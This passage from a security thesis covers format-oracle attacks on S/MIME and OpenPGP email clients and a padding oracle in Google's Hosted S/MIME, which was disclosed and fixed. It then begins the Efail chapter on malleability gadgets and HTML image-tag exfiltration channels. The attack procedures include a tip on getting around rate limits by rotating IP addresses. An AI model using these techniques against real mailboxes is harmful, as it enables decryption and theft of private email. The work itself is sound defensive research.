Despite the presence of this oracle, defect CBC padding cannot be detected since Mail displays corrupted messages for manipulated padding, not triggering the oracle. The Million Message Attack is potentially exploitable, but according to our oracle strength tests, it is an FFF oracle. Therefore, both oracles remain only potentially exploitable.

However, Mail is vulnerable to the empty line format oracle from the previous chapter. While this oracle requires a lot of queries, an attacker can automatically exploit it in the background. This attack is feasible for emails where only short blocks (e.g., reset or two-factor codes) are of interest.

Empty Line Oracle The attack algorithm is the one shown in Algorithm 2. An attacker queries the oracle by sending an email with the same ciphertext (the actual oracle query) duplicated as 100 parts of a multipart mixed message. The attacker then observes the IMAP traffic. If iOS Mail fetched all body parts, the decryption was successful, meaning that the message contained an empty line.

We simulated this attack using an iPhone 13 running iOS 15.6 and a customized email server in a lab setting. The iPhone was idle, the display turned on, and the Mail app was running. First, we performed a naive sequential search to decrypt a single 16-byte block of an email known to contain only hexadecimal characters, meaning 16 possible byte values per plaintext byte. Therefore, the worst-case scenario requires 480 queries for a single block. In 20 runs of the described experiment, it took 11 minutes on average to decrypt a single block. We extrapolate from our measurements that, on average, decrypting a 16-byte ASCII plaintext block takes around 4 hours with this approach.

However, batching multiple possible bytes in a single message part to query the oracle significantly improves the attack's performance. With batching, a binary search, on average, takes only 12 minutes—including necessary backtracking—and at least 224 query emails to decrypt a 16-byte ASCII block.

Interestingly, we found that iOS Mail slows down fetching after downloading 100 to 150 emails, allowing a query once every two seconds. The query rate accelerates if the user uses the device—not necessarily the Mail app. We assume this is for power-saving reasons and noticed it occurs in unpredictable patterns. Our measurements take these slowdowns into account. In practice, an attacker could spread the process over multiple days or sessions to decrypt multiple blocks of an email.

5.5 Discussion

Our evaluation shows that most MUAs happen to be not vulnerable to practical oracle attacks. However, this is not because of conscious efforts to prevent these attacks. It merely stems from limited support of features and implementation quirks—an observation similar to that of Schneier et al. [166].

Following, we discuss why most MUAs are resistant to format oracle attacks and why we do not consider this resistance to be a rigorous defense.

5.5.1 Incomplete Implementations in MUAs

Email clients resist oracle attacks mainly because of limited support for specific features. For example, over half of the tested clients did not support multiple encrypted message parts in a single email. While this prevents practical oracle attacks, this hardly seems a conscious choice to mitigate this type of attack.

However, for some clients, it is plausible that this might have been a conscious decision to thwart existing attacks on E2EE emails, such as [239, 214, 219].

Another feature of the IMAP is the usage of lazy and selective fetching. This feature can drastically improve bandwidth usage, i.e., by not downloading message parts with MIME types the client cannot display, and usability on slower networks—e.g., not requiring attachments to be downloaded before the user requests them. Unsurprisingly, mainly mobile clients use lazy and selective fetching, as they are commonly used on unstable networks.

Relying on missing feature support for security is particularly dangerous since developers might implement these features later without considering the ramifications for security. If, for example, a widely used client starts to encrypt the message body and attachments separately, this might force other clients to implement support, too, potentially enabling the presented attacks.

Restriction of Background Behavior Even those MUA that support multiple encrypted message parts and use lazy fetching are not necessarily vulnerable if they do not perform fetching and decryption in the background.

Only two tested clients verifiably decrypt messages before the user opens them. While this seems a rational choice that drastically reduces the practicality

of format oracle attacks, it comes with disadvantages to user experience—such as delayed message display and reduced notification contents.

Furthermore, researchers may discover format oracles in email E2EE that require only a few queries to exploit. Attackers could still exploit these in clients that only fetch or decrypt emails after the user opens them.

5.5.2 Implementation Quirks

The last interesting accidental defense against format oracle attacks lies in the implementation details of email clients. For example, Mail on iOS is not vulnerable to the Vaudenay Padding oracle attack simply because it does not validate the PKCS #7 padding. It only checks the last byte, causing malformed messages to be displayed. While this prevents the format oracle attack, it can hardly be considered a rigorous defense since it allows for other manipulations—i.e., truncation of the plaintext.

5.6 Countermeasures

Most clients were not vulnerable to attacks; however, this resistance was hardly due to a conscious choice. Following, we describe the most practical countermeasures that actors involved in the email E2EE environment should take to prevent oracles in the future.

5.6.1 General Considerations

The most basic way of preventing oracle attacks on any protocol is not to leak the decryption status to the attacker. In practice, this is challenging, and even implementations that care to mitigate specific oracle attacks can still provide subtle side channels in unexpected circumstances [11].

An attacker must be unable to distinguish decryption results to prevent format oracles reliably. Indistinguishability requires constant-time operations on all operations related to format checks. As we show in this paper, this even includes seemingly benign factors, such as network operations that only appear for specific decryption statuses. This is particularly challenging for format oracles in asymmetric encryption like Bleichenbacher's Million Message Attack.

For format oracle attacks against symmetric encryption, Authenticated Encryption (AE)—ideally Authenticated Encryption with Associated Data (AEAD)—should be used to prevent ciphertext manipulation in the first place.

5.6.2 Stopgap Fixes in Email Clients

As discussed, incomplete implementations in many MUAs did prevent exploitable format oracles despite the presence of these oracles in OpenPGP and S/MIME. While we think that this creates an unfortunate conflict between usability and security, there is not much else clients can do to prevent oracles until robust fixes are in the standards. Therefore, we present some reasonable feature restrictions that developers could implement as a *conscious* choice for security.

First, for now, it is reasonable not to support multiple encrypted messages inside a single email as, to our knowledge, no MUA sends such messages. This restriction dramatically reduces the attacks' effectiveness by limiting the interaction between the IMAP protocol and encrypted messages. Unfortunately, this prevents users from encrypting and downloading attachments separately.

Second, depending on the user base of the MUA, it might be reasonable to delay decrypting emails until the user opens them rather than automatic decryption in the background. This will prevent oracles that require no user interaction. However, this countermeasure worsens the user experience of email E2EE, for example, by not showing previews of new emails and increasing the time it takes to display encrypted emails.

5.6.3 Cryptographic Libraries and Standards

Since Bleichenbacher published the Million Message Attack in 1998, researchers have proposed several effective countermeasures that cryptographic library developers should implement. As [34] already highlighted for TLS implementations, for RSA with the PKCS #1 v1.5 padding scheme, the decryption of incorrectly formatted messages must be indistinguishable from correctly formatted messages. For libraries used in email encryption, this mainly includes indistinguishable timing for well- and ill-formed plaintexts.

The most straightforward fixes for format oracles on symmetrically encrypted ciphertexts are Encrypt-then-MAC schemes or authenticated encryption that prevent an attacker from manipulating the ciphertext. Integrity protection mitigates, among others, the CBC padding oracle attack, but not attacks on asymmetric ciphers, such as the Million Message Attack. Switching to a more resilient padding scheme like RSA-OAEP or moving away from RSA is advisable.

For S/MIME, the current 4.0 standard [263] contains helpful security considerations that help mitigate oracle attacks. Among others, the authors recommend the usage of AEAD and treating MIME parts as separate entities. They also at least *recommend* implementing RSA-OAEP and ECDH. Even though these recommendations are reasonable, our research highlights that they should be made even stronger, potentially even enforcing the usage of AEAD ciphers.

Furthermore, the Million Message Attack becomes harder or even impractical to exploit with stricter format checks, as shown in Table 5.1. Therefore, thorough padding checks without any (performance-driven) shortcuts are critical here.

5.6.4 MIME-Layer

The presented oracles are only possible because neither OpenPGP nor S/MIME protects the original MIME structure of an E2EE email. The countermeasures proposed by Schwenk et al. [267] add this protection. They suggest the usage of "decryption contexts", a canonicalized string representation of the MIME structure of an email.

With the decryption context as Associated Data in an AEAD scheme, the decryption would break if the MIME structure changed, preventing the presented

oracle attacks and allowing to encrypt attachments and text separately securely. Unfortunately, no standard has implemented this so far.

5.7 Conclusion

Previous work on email E2EE has proven the existence of format oracles and shown that their accessibility leads to full decryption of plaintexts. This paper focuses on the *accessibility* of format oracles in real-world scenarios. We show that more elaborate implementations of IMAP and MIME make oracles accessible in E2EE email and allow practical attacks against S/MIME and OpenPGP.

While limited support for IMAP and MIME features in email clients prevents most attacks in one way or another, incomplete implementations are at odds with usability, creating a conflict between usability and security. Thus, anticipating the implementation of additional features, we argue that actors should consider proactive countermeasures—which we could not observe during our research.

While countermeasures to prevent oracle feedback may improve the security of E2EE email in the short term, they only obscure the existence of oracles. Instead, the malleability of ciphertexts should be considered the root cause of effective oracle attacks and mitigated.

Our work supports the criticism raised by related work that currently deployed E2EE email standards are cryptographically fragile and reinforces the need for better cryptographic primitives in S/MIME and OpenPGP.

Acknowledgments We thank the USENIX reviewers for their insightful comments on this paper. We also thank Uwe Sommer of NetCon Consulting for supporting us in testing Google's hosted S/MIME solution. Fabian Ising was supported by a graduate scholarship from Münster University of Applied Sciences and the research project "SEAN", part of the postgraduate research training group North Rhine-Westphalian Experts on Research in Digitalization (NERD.NRW), funded by the Ministry of Culture and Science of North Rhine Westphalia (MKW NRW). Christoph Saatjohann was supported by the research project "MedMax", part of NERD.NRW, funded by the MKW NRW.

```
S: 554 5.7.5 To prevent known S/MIME vulnerabilities,
       Gmail does not accept S/MIME encrypted messages
       without an accompanying valid S/MIME signature.
```

Listing 5.6: **SMTP reply for encrypted messages without a valid signature.**

5.A Supplementary Material – Attacking Google's Hosted S/MIME

Business policies, legal provisions, or branch-specific regulations often require access to plaintext emails for threat analysis, spam filtering, or mandatory business communication archiving [285]. For compliance reasons and efficient certificate management, such access is usually granted on a central instance, precluding E2EE. So-called *Secure Email Gateways* allow the upload of key material to encrypt and decrypt emails before transferring them to external contacts or the mailbox owner. Consequently, this service has full access to the decrypted message and may be vulnerable to decryption oracle attacks.

For the sender, such a gateway acts as a regular SMTP server. The Simple Mail Transfer Protocol (SMTP) [177], in combination with commons extensions introduced by the Extended Simple Mail Transfer Protocol (ESMTP), is the primary way to transmit emails. It follows a line-based command/reply model. A client uses successive commands to submit the email to the server, who answers with specific reply codes, indicating if the command was successful.

The email gateway can either use SMTP replies during transmission or return—*bounce*—the email afterward to inform the sender about an error. A successful oracle attack requires one of these mechanisms to provide enough information about the format of the decrypted message to the attacker.

We found a practical attack against Google Workspaces that shows the practicability of format oracle attacks in email E2EE in specific scenarios.

5.A.1 Hosted S/MIME

Google offers *Hosted S/MIME*[4] functionality for Google Workspace. Users can upload private keys to view S/MIME-encrypted emails in plaintext in the Gmail web interface or retrieve them via IMAP. In August 2020, Google implemented the SMTP error response listed in Listing 5.6 on their SMTP servers to reject encrypted messages without a valid signature.

This mechanism prevents malicious ciphertext modifications, typically used for Efail exploits [239]. However, such behavior forms an oracle that signals if a given S/MIME encrypted email contains a valid inner signature.

CBC Padding Oracle Attack The service decrypts the ciphertext to extract and validate the inner signature. In the process, it checks the PKCS #7 padding.

We can use this behavior to create a CBC padding oracle [291] $O(c)$ that allows us to decrypt any S/MIME message encrypted for a Google Hosted

[4] "Enable hosted S/MIME for message encryption" `https://support.google.com/a/answer/6374496` (accessed 2022-05-31).

S/MIME account. First, the attacker invalidates the inner signature of the encrypted email. As inner signatures are usually within the last blocks of an S/MIME ciphertext, an attacker can invalidate them by removing the final block, which truncates the signature, and forces the signature verification to fail. As a result, the email contains either a ciphertext with no inner signature or an invalid inner signature. The Gmail SMTP server will reject both upon successful decryption.

For the actual attack, the attacker increments the last byte of the penultimate block of an S/MIME ciphertext and sends the tampered ciphertext to the Gmail SMTP Server. The server immediately decrypts the message. If the PKCS #7 padding within the modified plaintext is *invalid*, the Gmail service will *accept* the message. If the padding is *valid*, the Gmail service tries to validate the inner signature, which fails, and *rejects* the message with the SMTP error code *554-5.7.5*.

$$O(c) = \begin{cases} \text{decryption failed} & \text{mail accepted} \\ \text{decryption succeeded} & \text{SMTP error } \textit{554-5.7.5} \end{cases}$$

The attacker repeats this process for all possible byte values or until they get the SMTP error code *554-5.7.5* (on average, 128 trials per plaintext byte)[5]. The attacker has now learned the last byte of the message and continues the process to decrypt the other bytes.

After our report, Google resolved the issue by no longer bouncing unsigned messages. Instead, they now mark unsigned emails as suspicious, which disables automatic image loads and serves as a stopgap measure against Efail.

This vulnerability proves that format oracle attacks against S/MIME encrypted emails are realistic under certain conditions. In this case, it was a seemingly unrelated change that severely impedes the confidentiality of encrypted messages.

5.A.2 Countermeasures

Section 6.3 in the RFC5321 [177] (SMTP) discusses several ways of dealing with unsolicited and hostile messages. In the context of this paper, it is evident that any oracle behavior should be prevented. On the other hand, silent message dropping without informing the sender should only be considered in rare cases. A good way of handling encryption and format errors might be to notify the receiver about blocking potential fraudulent messages.

5.B Supplementary Material – Client Selection

Since we restricted our analysis to S/MIME capable MUAs, we selected clients that support S/MIME based on prior work in [239]. We excluded long outdated clients, namely: Outlook 2007 to 2013, Windows 10 Mail, Windows Live Mail, IBM Notes. We list the remaining clients and tested versions in Table 5.4.

[5] Google rate limits IP addresses after about 1,000 requests. This can be circumvented by changing IP addresses after roughly 8 decrypted bytes.

Client	Version	External Content Support
Windows		
eM Client	8.2.1473	○
Outlook 2016	2108	○
Outlook 2019	2108	○
Postbox	7.0.49	○
The Bat!	9.4.4	◑
Cross-Platform (tested on Linux)		
Claws	4.0.0	–
Mutt	2.1.3	–
Thunderbird	91.1.2	○
Trojitá	0.7-5	○
Linux		
Evolution	3.40.4	○
KMail	5.18.1	○
macOS		
Airmail	5.0.7	◑
Mail	macOS 11.6	◑
MailMate	1.13.2	○
iOS		
Mail	iOS 15.6	○
Android		
MailDroid	5.09	○
Nine	4.9.1b	○
R2Mail2	2.54.305	○
Web		
Horde IMP	6.2.27	○

–	Not supported.	○	Needs explicit user interaction to load.
◑	Loads upon opening email.	●	Loads automatically in the background.

Table 5.4: **Results of our external content evaluation.** We report if clients support external content and when it is loaded.

5.C Supplementary Material – External Content Loading

In addition to evaluating email clients' handling of multiple encrypted parts, fetching behavior, and decryption time, we analyzed all clients for their support of external content. We report whether clients show external content in emails at all and if they display it upon opening the email or if they require explicit user interaction, e.g., acknowledging a privacy warning. We report the results in the third column of Table 5.4.

Only The Bat!, Airmail, and macOS Mail load external content in emails by default. While some clients enable external content for specified senders, we could not distinguish between correct and incorrect formats in encrypted emails

through timing measurements of external content requests. Therefore, they did not help our format oracle attacks.

We assume that most clients block automatic external content loading due to privacy concerns. Notably, our observations differ from those of Poddebniak et al. in 2018 [239]. We assume that some developers have taken steps to mitigate these attacks or became aware of privacy implications only after the publication.

5.D Supplementary Material – Format Checks in Libraries

Following we list the code sections in the cryptographic libraries where the padding checks of PKCS #1 v1.5, PKCS #7 and the OpenPGP padding checks are done. We always link to the relevant code section at the time of writing.

GnuPG

- PKCS #1 v1.5 padding checks for OpenPGP messages: `https://github.com/gpg/gnupg/blob/25ae80b8eb6e9011049d76440ad7d250c1d02f7c/g10/pubkey-enc.c`, lines 280 to 377.
- PKCS #1 v1.5 padding checks for S/MIME messages: `https://github.com/gpg/gnupg/blob/25ae80b8eb6e9011049d76440ad7d250c1d02f7c/sm/decrypt.c`, lines 855 to 883.

OpenPGP.js

- PKCS #1 v1.5 padding checks: `https://github.com/openpgpjs/openpgpjs/blob/39aa742c7ab5a61f07bcf30fb7e3daa34ae8ad8e/src/crypto/pkcs1.js`, lines 97 to 114.
- Check of the encoded data inside a public-key encrypted session key packet: `https://github.com/openpgpjs/openpgpjs/blob/31fe960261519944b00a0d9d9887abd3ef863c22/src/packet/public_key_encrypted_session_key.js`, lines 112 to 136.

Mozilla NSS

- PKCS #1 v1.5 padding checks: `https://github.com/nss-dev/nss/blob/9bb9f91dc8a41852122e623d66cf5217b239b42a/lib/freebl/rsapkcs.c`, lines 1091 to 1215.
- Key validation function of Mozilla NSS: `https://github.com/nss-dev/nss/blob/9bb9f91dc8a41852122e623d66cf5217b239b42a/lib/softoken/pkcs11.c`, lines 1310 to 1425.
- CBC padding checks for S/MIME messages: `https://github.com/nss-dev/nss/blob/9dab43371d4d924419523e18ba84f02804880533/lib/smime/cmscipher.c`, lines 365 to 540.

6 Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels

This chapter is based on the publication "Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels" by Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk, published in the conference proceedings of the 27th USENIX Security Symposium (USENIX Security '18) in 2018 [239].

The author contributed to this paper during his master's studies in computer science. Together with Poddebniak and Dresen, he developed the malleability gadget techniques for OpenPGP in Section 6.4. Primarily, he contributed the compression-based exploit for OpenPGP emails in Section 6.4.3 and Section 6.4.4, with support from Poddebniak.

Abstract

We describe novel attacks against OpenPGP and S/MIME end-to-end encryption for email built upon a technique we call malleability gadgets *to reveal the plaintext of encrypted emails. We use CBC/CFB gadgets to inject malicious plaintext snippets into encrypted emails. These snippets abuse existing and standard-compliant backchannels to exfiltrate the entire plaintext after decryption. We describe malleability gadgets for emails using HTML, CSS, and X.509 functionality. The attack works for emails even if they were collected long ago, and it is triggered as soon as the recipient decrypts a single maliciously crafted email from the attacker.*

We devise working attacks for both OpenPGP and S/MIME encryption and show that exfiltration channels exist for 23 *of the* 35 *tested S/MIME email clients and* 10 *of the* 28 *tested OpenPGP email clients. While it is advisable to update the OpenPGP and S/MIME standards to fix these vulnerabilities, some clients had even more severe implementation flaws allowing straightforward exfiltration of the plaintext.*

6.1 Introduction

Despite the emergence of many secure messaging technologies, email is still one of the most common methods to exchange information and data, reaching 269 billion messages per day in 2017 [282].

While transport security between email servers is useful against some attacker scenarios, it does not offer reliable security guarantees regarding the confidentiality and authenticity of emails. Reports of pervasive data collection efforts by nation-state actors, large-scale breaches of email servers revealing millions of email messages [301, 299, 298, 300], or attackers compromising email accounts to search the emails for valuable data [283, 42] underline that transport security alone is not sufficient. End-to-End Encryption (E2EE) protects user data in such scenarios. With end-to-end encryption, the email infrastructure becomes merely a transportation service for opaque email data, and no compromise—aside from the endpoints the of sender or receiver—should affect the security of an end-to-end encrypted email.

6.1.1 S/MIME and OpenPGP

The two most prominent standards offering end-to-end encryption for email, Secure/Multipurpose Internet Mail Extensions (S/MIME) and OpenPGP (Pretty Good Privacy), co-exist over two decades now. Although their cryptographic security was subject to criticism [130, 193, 289], little was published about practical attacks. Instead, S/MIME is commonly used in corporate and government environments.[1] It benefits from its ability to integrate into PKIs, and most widely used email clients support it by default. OpenPGP often requires the installation of additional software and, besides a steady user base within the technical community, is recommended for people in high-risk environments. For example, human rights organizations such as Amnesty International [17], EFF [94], or Reporters Without Borders [286] recommend using PGP.

We show that this trust is not justified, neither in S/MIME nor in OpenPGP. Based on the complexity of these two specifications and the usage of obsolete cryptographic primitives, we introduce two novel attacks.

6.1.2 Backchannels and Exfiltration Channels

One of the basic building blocks for our attacks are backchannels. A backchannel is any functionality that interacts with the network, for example, a method for forcing the email client to invoke an external URL. A simple example uses an HTML image tag `<img src="http://efail.de">` which forces the email client to download an image from `efail.de`. These backchannels are widely known for their privacy implications as they can leak whether and when the user opened an email and which software and IP they used.

Until now, the fetching of external URLs in emails was only considered to be a privacy threat. In this paper, we abuse backchannels to create plaintext

[1] A comprehensive list of European companies and agencies supporting S/MIME is available at `https://gist.github.com/rmoriz/5945400`.

exfiltration channels that allow sending plaintext directly to the attacker. We analyze how an attacker can turn backchannels in email clients to exfiltration channels and thus obtain victim plaintext messages. We show the existence of backchannels for nearly every email client, ranging from classical HTML resources to OCSP requests and Certificate Revocation lists.

6.1.3 Malleability Gadget Attacks

Our first attack exploits the construction of obsolete cryptographic primitives, while the second attack abuses how some email clients handle different Multipurpose Internet Mail Extensions (MIME) parts. An important observation for the first attack is that OpenPGP solely uses the Cipher Feedback (CFB), and S/MIME solely uses the Cipher Block Chaining (CBC) mode of operation. Both modes provide *malleability* of plaintexts. This property allows an attacker to reorder, remove or insert ciphertext blocks or to perform meaningful plaintext modifications without knowing the encryption key. More concretely, they can flip specific bits in the plaintext or even create arbitrary plaintext blocks if they know parts of the plaintext.

We use the malleability of CBC and CFB to construct *malleability gadgets* that allow us to create chosen plaintexts of any length if the attacker knows one plaintext block. These malleability gadgets allow injecting malicious plaintext snippets within the actual plaintext. An ideal malleability gadget attack is possible if the attacker knows one complete plaintext block from the ciphertext, which is 16 bytes for AES. However, fewer known plaintext bytes may also be sufficient, depending on the used exfiltration channel. Guessing small parts of plaintext is typically feasible since an email contains hundreds of bytes of static metadata.

With this technique, we could defeat the encryption modes used in both S/MIME and PGP. While attacking S/MIME is straightforward, for OpenPGP, we needed to develop more complex exploit techniques upon malleability gadgets because the data is typically compressed before encryption.

6.1.4 Direct Exfiltration Attacks

Our second attack exploits how different email clients handle emails containing multiple MIME parts. We discovered several attack variations that solely exploit the complex interaction of HTML with MIME, S/MIME, and OpenPGP in email clients. These cases are straightforward to exploit and do not require changes to the ciphertext. In the most straightforward example of our attacks, the adversary prepares a plaintext email structure that contains an `<img>` element whose URL is not closed with quotes.

6.1.5 Responsible Disclosure

We disclosed the vulnerabilities to all affected email vendors and to national CERTs, and these bodies confirmed our findings.

6.1.6 Contributions

We make the following contributions:

- We introduce the concept of malleability gadgets, which allow an attacker to inject malicious chosen plaintext snippets into email ciphertexts. We describe and apply malleability gadgets for the CBC and CFB modes used in email encryption.
- We analyze all major email clients for backchannels usable to create of exfiltration channels.
- OpenPGP's plaintext compression significantly complicates our attack. Using advanced malleability gadgets, we describe techniques to create arbitrary plaintexts from specific changes in the compressed plaintext.
- We describe practical attacks against major email clients allowing to exfiltrate decrypted emails directly, without ciphertext modifications.
- We discuss medium- and long-term countermeasures for email clients and the S/MIME and PGP standards.

6.1.7 Related work

In 2000, Katz and Schneier described a chosen-ciphertext attack [173] that *blinds* an uncompressed ciphertext, which they send in a spoofed email to the victim. They then hope that the victim replies to the email with the blinded ciphertext, that they can unblind. This attack requires a cooperating victim and does not work against compressed plaintexts.

In 2002 Perrin presented a downgrade attack, which removes the integrity protection turning a SEIP into a SE data packet [237]. In 2015, Magazinius showed that this downgrade attack is applicable in practice [188].

In 2005 Mister and Zuccherato described an adaptive-chosen-ciphertext attack [206] exploiting OpenPGP's integrity *quick check*. The attacker needs 2^{15} queries to decrypt two plaintext bytes per block. The attack requires a high number of queries, which makes the attack impractical for email encryption.

Strenzke [279] improved one of Davis' attacks and noted that an attacker could strip a signature and re-sign the encrypted email with their private key. They sends the email to the victim, who hopefully responds with an email including the decrypted ciphertext.

Many attacks abuse CBC's malleability property to create chosen-ciphertext attacks [291, 233, 13, 256]. Practical attacks have been shown against IPSec [72, 73], SSH [14, 15], TLS [11, 13, 160, 273], or XML Encryption [165]. Overall, the attacker uses the server as an oracle. This is impossible in typical OpenPGP and S/MIME scenarios since users are unlikely to open many emails without getting suspicious. Some of these attacks exploit that with CBC, it is also possible to encrypt arbitrary plaintext blocks or bytes [256, 73, 165]. For example, Rizzo and Duong described how to turn *a decryption oracle into an encryption oracle*. They used their CBC-R technique to compute correct headers and issue malicious JSF view states [256].




Figure 6.1: **Example of the block reordering attack on CBC and CFB.** We replace the URL in the ciphertext blocks (C_{w-1}, C_w) with (C_{i-1}, C_i) to exfiltrate sensitive data.

In 2005, Fruwirth, the author of the Linux Unified Key Setup (LUKS), wrote a compendium of attacks and insecure properties of CBC [112] in the hard disk encryption context. Later in 2013, Lell presented a practical exploit for CBC malleability against an Ubuntu 12.04 installation encrypted using LUKS [183] with CBC. An attack similar to Lell's was described in 2016 in the Owncloud server-side encryption module [32].

In 2001, Davis described "surreptitious forwarding" attacks in S/MIME, PKCS #7, MOSS, Privacy-Enhanced Mail (PEM), PGP, and XML [70] in which an attacker can re-sign or re-encrypt the original email and forward it to a third person. In 2017, Cure53 analyzed the security of Enigmail [68]. The report shows that surreptitious forwarding is still possible and that it is possible to spoof OpenPGP signatures.

6.2 Towards Exfiltration Attacks

Modern email clients can assemble and render various types of content, most notably HTML documents, and HTML provides methods to fetch resources like images and stylesheets from the Internet. Email clients may additionally request other information, for example, to validate the validity of a cryptographic certificate. We will refer to all these channels as *backchannels* because they can interact with possibly attacker-controlled servers.


Backchannels in the email context are well-known to be a privacy issue because they allow detecting *if*, *when*, and *where* a message has been read and may leak further information, such as the user's mail client and operating system. However, they are more than that.

In the following sections, we use backchannels to exfiltrate the plaintext of an email after decryption. The showed methods are directly applicable to S/MIME. For PGP, we discuss further requirements in Section 6.4.

6.2.1 Block Reordering Attack

CBC and CFB allow not only precise modifications of the plaintext but also to reorder ciphertext blocks. With some limitations, changing the order of the ciphertext blocks will effectively reorder the respective plaintext blocks, allowing the attacker to choose the order of plaintext fragments arbitrarily.

Assume an AES-CBC encrypted HTML email containing an HTML image tag at a known ciphertext pair (C_{w-1}, C_w). Due to the reordering property,



(a) Known plaintext in CBC.

(b) Chosen plaintext in CBC.

(c) Known plaintext in CFB.

(d) Chosen plaintext in CFB.

Figure 6.2: **Transforming a known CBC or CFB plaintext P_i into a chosen plaintext P_c.**

an attacker can replace (C_{w-1}, C_w) with another ciphertext pair (C_{i-1}, C_i). In effect, the URL path will contain the respective plaintext P_i, and the resulting HTTP request will exfiltrate sensitive data a passive Meddler-in-the-Middle (MitM) attacker can observe (see Figure 6.1).

6.2.2 Malleability Gadgets

In the previous example, a MitM attacker could exfiltrate emails containing an external HTML image using block reordering. We now relax this constraint and introduce the concept of *malleability gadgets* that allow the injection of arbitrary plaintexts into encrypted emails *given only a single block of known plaintext.*

Definition Let (C_{i-1}, C_i) be a pair of two ciphertext blocks and P_i the corresponding plaintext block of a CBC encrypted ciphertext. We call $((C_{i-1}, C_i), P_i)$ a *CBC gadget* if P_i is known to an attacker. Accordingly, we call $((C_i, C_{i+1}), P_i)$ of a CFB encrypted ciphertext a *CFB gadget.*

Using CBC Gadgets Given a CBC gadget (see Figure 6.2a), it is possible to transform P_i into any plaintext P_c by replacing C_{i-1} with $X = C_{i-1} \oplus P_i \oplus P_c$ (see Figure 6.2b). This comes at a cost, as X will be decrypted with an unknown key, resulting in uncontrollable and unknown random bytes in P_{i-1}.

Using CFB Gadgets CFB gadgets work similarly to CBC gadgets, with the difference that the block after the chosen-plaintext block becomes a random block (see Figures 6.2c and 6.2d).

Chosen-Plaintext and Random Blocks A single block of known plaintext is sufficient to inject any amount of chosen-plaintext blocks at any block boundary. However, the concatenation of multiple gadgets produces an alternating sequence of chosen-plaintext blocks and random blocks. Thus, to create working exfiltration channels, an attacker must deal with these random blocks in a way that they are ignored. One can think of several ways to achieve that. When comments are available within a context, for example, via C-style comments `/*` and `*/`, exfiltration channels can easily be constructed by simply commenting out the random blocks. In case no comments are available, characteristics of the underlying data format can be used, for example, that unnamed attributes in HTML are ignored.

6.3 Attacking S/MIME

In this section, we show that S/MIME is vulnerable to CBC gadget attacks and demonstrate how to inject exfiltration channels into S/MIME emails.


6.3.1 S/MIME Packet Structure

Most clients can either sign, encrypt, or sign-then-encrypt messages. Sign-then-encrypt is the preferred wrapping technique when both confidentiality and authenticity are needed. The body of a signed-then-encrypted email consists of two MIME entities, one for signing and one for encryption. The outermost entity, specified in the email header, is typically *EnvelopedData*. The EnvelopedData data structure holds the *RecipientInfos* with multiple encrypted session keys and the *EncryptedContentInfo*. The EncryptedContentInfo defines which symmetric encryption algorithm was used and finally holds the ciphertext. The decryption of the ciphertext reveals the inner MIME entity holding the plaintext message and its signature. Note that there is no integrity protection.

6.3.2 Attack Description

S/MIME uses the CBC encryption mode to encrypt data, so the CBC gadget from Figure 6.2 can be used for S/MIME emails. When decrypted, the ciphertext of a signed-then-encrypted email typically starts with `Content-type: multipart/signed`, which reveals enough known-plaintext bytes to utilize AES-based CBC gadgets fully. Therefore, in the case of S/MIME, an attacker can use the first two cipher blocks (IV, C_0) and modify the IV to turn P_0 into any chosen-plaintext block P_{c_i}.

